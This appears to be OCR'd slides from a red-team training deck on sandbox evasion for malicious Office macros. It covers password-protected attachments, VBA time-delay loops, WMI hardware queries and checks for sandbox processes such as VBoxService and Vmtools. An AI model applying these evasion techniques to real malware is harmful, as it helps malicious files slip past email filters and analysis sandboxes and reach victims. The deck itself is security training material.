- Look for virtualization processes(sandboxie, VMWare tools)

Evasion Techniques

When do we want to do this?

Before we do suspicious things

- Like starting a new process
- Reaching out to the internet

The checks could be suspicious themselves

- Sandbox Evasion is becoming more prevalent

Password Protection

The sandbox doesn't know the password and therefore can't open the file. No results are found so the file is passed on.

The password is usually sent in the body of the email with instructions to use it.

- Lower success rate

Time Delay

Email filters have a limited amount of time to scan files so delay until it the scan is completed

```
Application.Wait (Now + #12:00:01 AM#)
```

```
Do
    Calculate
    Sleep (1000) ' delay 1 second

Loop
```

This is less practical in a macro as it will keep the document open until done waiting

Checking for Resources

Using WMI Objects you can enumerate the hardware and system configurations

Some malware looks for things like the presence of a fan

- Note: WMI objects are very inconsistently implemented by manufacturers.

Checking for Resources

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from *WMI_Object*")
```

Some Useful WMI Objects

- Win32_ComputerSystem
- Win32_LogicalDisk
- Win32_Fan

Checking for Processes

Most if not all sandboxes result in the addition of management processes that we can look for

- Win32_Process contains all the processes currently running

Some common processes to look for:


- Sbiesvc, SbieCtrl
- Vmtools
- VBoxService

What happens to your Malware?

Who is Roydan?

Microsoft is spawning VMs to sandbox our malware

- We still get callbacks to our machine
- Fingerprint the OS to avoid Malware triggering



There is no one way guaranteed to work

Because of the control many developers have on implementing WMI objects or naming processes there is no one check that is guaranteed to work.

- Learn as much as possible about the target environment
- Use multiple halting conditions
- Check places like attack.mitre.org to look for new techniques if old ones fail

Put it all together

YOUR TURN TO TRY IT ALL

Questions?

INFO@BC-SECURITY.ORG